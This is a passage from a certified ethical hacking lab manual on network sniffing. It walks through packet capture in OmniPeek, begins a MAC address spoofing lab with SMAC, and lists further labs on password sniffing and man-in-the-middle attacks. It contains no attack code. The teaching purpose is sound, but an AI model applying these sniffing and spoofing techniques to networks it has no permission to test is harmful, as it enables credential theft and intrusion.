Similarly, sniffing tools can be used by attackers in **promiscuous** mode to capture and analyze all the network traffic. Once attackers have captured the network traffic they can analyze the packets and view the **user name** and **password** information in a given network as this information is transmitted in a cleartext format. An attacker can easily intrude into a network using this login information and compromise other systems on the network.

Hence, it is very crucial for a network administrator to be familiar with **network traffic analyzers** and he or she should be able to **maintain** and **monitor** a network to detect rogue packet sniffers, MAC attacks, DHCP attacks, **ARP poisoning**, spoofing, or DNS poisoning, and know the types of information that can be detected from the captured data and use the information to keep the network running smoothly.

Lab Objectives

The objective of this lab is to familiarize students with how to sniff a network and analyze packets for any attacks on the network.

The primary objectives of this lab are to:

- Sniff the network
- Analyze incoming and outgoing packets
- Troubleshoot the network for performance

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Secure the network from attacks

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

Lab Environment

In this lab, you need:

- A web browser with an Internet connection
- Administrative privileges to run tools

Lab Duration

Time: 80 Minutes

Overview of Sniffing Network

Sniffing is performed to **collect basic information** from the target and its network. It helps to find **vulnerabilities** and select exploits for attack. It determines network information, system information, and organizational information.

TASK 1

Overview

Lab Tasks

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in sniffing the network:

- Sniffing the network using the **Colasoft Packet Builder**
- Sniffing the network using the **OmniPeek Network Analyzer**
- Spoofing MAC address using **SMAC**
- Sniffing the network using the **WinArpAttacker** tool
- Analyzing the network using the **Colasoft Network Analyzer**
- Sniffing passwords using **Wireshark**
- Performing man-in-the-middle attack using **Cain & Abel**
- Advanced ARP spoofing detection using **XArp**
- Detecting Systems running in promiscuous mode in a network using **PromqryUI**
- Sniffing a password from captured packets using **Sniff – O – Matic**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Sniffing the Network Using the OmniPeek Network Analyzer

OmniPeek is a standalone network analysis tool used to solve network problems.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

From the previous scenario, now you are aware of the importance of network sniffing. As an expert **ethical hacker** and **penetration tester**, you must have sound knowledge of sniffing network packets, performing ARP poisoning, spoofing the network, and DNS poisoning.

Lab Objectives

The objective of this lab is to reinforce concepts of network security policy, policy enforcement, and policy audits.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

In this lab, you need:

- **OmniPeek Network Analyzer** located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\Sniffing Tools\OmniPeek Network Analyzer**
- You can also download the latest version of **OmniPeek Network Analyzer** from the link http://www.wildpackets.com/products/omnipeek_network_analyzer
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as host machine
- **Windows 8** running on virtual machine as target machine
- A web browser and Microsoft .NET Framework 2.0 or later
- Double-click **OmniPeek682demo.exe** and follow the wizard-driven installation steps to install **OmniPeek682demo.exe**
- **Administrative** privileges to run tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 20 Minutes

Overview of OmniPeekNetwork Analyzer

OmniPeek Network Analyzer gives network engineers real-time visibility and expert analysis of each and every part of the network from a single interface, which includes Ethernet, Gigabit, 10 Gigabit, VoIP, video to remote offices, and 802.

Lab Tasks

TASK 1

Installing OmniPeek Network Analyzer

1. Install **OmniPeek Network Analyzer** on the host machine **Windows Server 2012**.
2. Launch the **Start** menu by hovering the mouse cursor on the lower left corner of the desktop.




FIGURE 1.1: Windows Server 2012 – Desktop view

3. Click the **WildPackets OmniPeek Demo** app in the **Start** menu to launch the tool.

OmniPeek Enterprise provides users with the visibility and analysis they need to keep Voice and Video applications and non-media applications running optimally on the network




FIGURE 1.2: Windows Server 2012 – Start menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To deploy and maintain Voice and Video over IP successfully, you need to be able to analyze and troubleshoot media traffic simultaneously with the network the media traffic is running on

4. The main window of **WildPackets OmniPeek Demo** appears, as shown in the following screenshot.




FIGURE 1.3: OmniPeek main screen

5. **Launch** Windows 8 Virtual Machine.

TASK 2

Starting New Capture

6. Now, in **Windows Server 2012** create an OmniPeek capture window as follows:
   a. Click the **New Capture** icon on the main screen of OmniPeek.
   b. View the **General** options in the **OmniPeek Capture Options** dialog box when it appears.
   c. Leave the default general settings and click **OK**.

OmniPeek Network Analyzer offers real-time high-level view of the entire network, expert analyses, and drill-down to packets, during capture.




FIGURE 1.4: OmniPeek capture options - General

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

d. Click **Adapter** and select **Ethernet** in the list for **Local machine**. Click **OK**.




FIGURE 1.5: OmniPeek capture options - Adapter

Network Coverage: With the Ethernet, Gigabit, 10G, and wireless capabilities, you can now effectively monitor and troubleshoot services running on your entire network. Using the same solution for troubleshooting wired and wireless networks reduces the total cost of ownership and illuminates network problems that would otherwise be difficult to detect.

7. Now, click **Start Capture** to begin capturing packets. The **Start Capture** tab changes to **Stop Capture** and traffic statistics begin to populate the **Network Dashboard** in the capture window of OmniPeek.




FIGURE 1.6: OmniPeek creating a capture window

Dashboards display important data that every network engineer needs to know regarding the network without spending lots of time analyzing the captured data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OmniPeek Professional expands the capabilities of OmniPeek Basic, extending its reach to all small businesses and corporate workgroups, regardless of the size of the network or the number of employees. OmniPeek Professional provides support for multiple network interfaces while still supporting up to 2 Omni Engines acting as both a full-featured network analyzer and console for remote network analysis.

8. The captured statistical analysis of the data is displayed on the **Capture** tab of the navigation bar.




FIGURE 1.7: OmniPeek statistical analysis of the data

9. To view the captured packets, select **Packets** in a **Capture** section of the **Dashboard** in the left pane of the window.




FIGURE 1.8: OmniPeek displaying Packets captured

The OmniPeek Peer Map shows all communicating nodes within your network and is drawn as a vertically-oriented ellipse, able to grow to the size necessary. It is easy to read the maps, the thicker the line between nodes, the greater the traffic; the bigger the dot, the more traffic through that node. The number of nodes displayed can also be limited to the busiest and/or active nodes, or to any OmniPeek filters that may be in use.

10. Similarly, you can view **Log**, **Filters**, **Hierarchy**, and **Peer Map** by selecting the respective options in the **Dashboard**.

11. You can view the **Nodes** and **Protocols** from the **Statistics** section of the Dashboard.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.9: OmniPeek statistical reports of Nodes

On-the-Fly Filters: You shouldn't have to stop your analysis to change what you're looking at. OmniPeek enables you to create filters and apply them immediately. The WildPackets "select related" feature selects the packets relevant to a particular node, protocol, conversation, or expert diagnosis, with a simple right click of the mouse.

12. You can view a complete **Summary** of your network from the **Statistics** section of the **Dashboard**.




FIGURE 1.10: OmniPeek Summary details

Alarms and Notifications: Using its advanced alarms and notifications, OmniPeek uncovers hard-to-diagnose network problems and notifies the occurrence of issues immediately. OmniPeek alarms query a specified monitor statistics function once per second, testing for user-specified problem and resolution conditions.

13. To **save** the result, select **File→Save Report**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Using OmniPeek's local capture capabilities, centralized console distributes OmniEngine intelligent software probes, Omnipliance®, TimeLine™ network recorders, and Expert Analysis.




FIGURE 1.11: OmniPeek saving the results

14. Choose the format of the report type from the **Save Report** window and then click **Save**.

Engineers can monitor their entire network, rapidly troubleshoot faults, and fix problems to maximize network uptime and user satisfaction.




FIGURE 1.12: OmniPeek Selecting the Report format

FIGURE 1.12: OmniPeek Selecting the Report format

15. The report can be viewed as a PDF.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.13: OmniPeek Report in PDF format

Compass Interactive Dashboard offers both real-time and post-capture monitoring of high-level network statistics with drill down capability into packets for the selected time range. Using the Compass dashboard, multiple files can be aggregated and analyzed simultaneously.

Lab Analysis

Analyze and document the results related to the lab exercise.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
OmniPeek Network Analyzer	**Network Information:** ▪ Network Utilization ▪ Current Activity ▪ Log ▪ Top Talkers by IP Address ▪ Top Protocols
	Packets Information: ▪ Source ▪ Destination ▪ Size ▪ Protocol
	Nodes Statistics: ▪ Total Bytes for a Node ▪ Packets Sent ▪ Packets Received ▪ Broadcast/Multicast Packets
	Summary includes Information such as: ▪ General ▪ Network ▪ Errors ▪ Counts ▪ Size Distribution

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. Analyze what 802.11n adapters are supported in OmniPeek Network Analyzer.
2. Determine how you can use the OmniPeek Analyzer to assist with firewall rules.
3. Evaluate how you create a filter to span multiple ports.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Spoofing MAC Address Using SMAC

SMAC is a powerful and easy-to-use tool that is a MAC address changer (spoofer). The tool can activate a new MAC address right after changing it automatically.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab you learned how to use OmniPeek Network Analyzer to capture network packets and analyze the packets to determine if any vulnerability is present in the network. If an attacker is able to capture the network packets using such tools, he or she can gain information such as packet source and destination, total packets sent and received, errors, etc., which will allow the attacker to analyze the captured packets and exploit all the computers in a network.

If an administrator does not have a certain level of working skills of a packet sniffer, it is really hard to defend intrusions. So as an expert **ethical hacker** and **penetration tester**, you must spoof MAC addresses, sniff network packets, and perform ARP poisoning, network spoofing, and DNS poisoning. In this lab you will examine how to spoof a MAC address to remain unknown to an attacker.

Lab Objectives

The objective of this lab is to reinforce concepts of network security policy, policy enforcement, and policy audits.

In this lab, you will learn how to spoof a MAC address.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 08 Sniffing

In the lab, you need:

- **SMAC** located at **D:\CEH-Tools\CEHv8 Module 08 Sniffing\MAC Spoofing Tools\SMAC**
- You can also download the latest version of **SMAC** from the link http://www.klcconsulting.net/smac/default.htm#smac27
- If you decide to download the **latest version**, then screenshots shown in the lab might differ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running **Windows Server 2012** as Host and Windows Server 2008 as Victim Machine
- Double-click **smac27beta_setup.exe** and follow the wizard-driven installation steps to install SMAC
- **Administrative** privileges to run tools
- A web browser with Internet access

Lab Duration

Time: 10 Minutes

Overview of SMAC

SMAC is a powerful yet easy-to-use and intuitive Windows MAC address modifying utility (MAC address spoofing) which allows users to change MAC addresses for almost any Network Interface Cards (NICs) on the Windows 2003systems, regardless of whether the manufacturers allow this option.

Spoofing a MAC protects **personal** and **individual privacy**. Many organizations track wired or wireless network users via their MAC addresses. In addition, there are more and more **Wi-Fi wireless** connections available these days and wireless networks use MAC addresses to **communicate**. Wireless network security and privacy is all about MAC addresses.

Spoofing is carried out to perform security **vulnerability testing**, penetration testing on MAC address-based **authentication** and **authorization** systems, i.e. wireless access points. (Disclaimer: Authorization to perform these tests must be obtained from the system's owner(s)).

Lab Tasks

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

SMAC works on the Network Interface Card (NIC), which is on the Microsoft hardware compatibility list (HCL).




FIGURE 2.1: Windows Server 2012 – Desktop view

2. Click the **SMAC 2.7** app in the **Start** menu to launch the tool.

When you start SMAC program, you must start it as the administrator. You could do this by right click on the SMAC program icon and click on "Run as Administrator if not logged in as an administrator.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.2: Windows Server 2012 – Start menu

TASK 1

Spoofing MAC Address

3. The **SMAC** main screen appears. Choose a network adapter to spoof a MAC address.

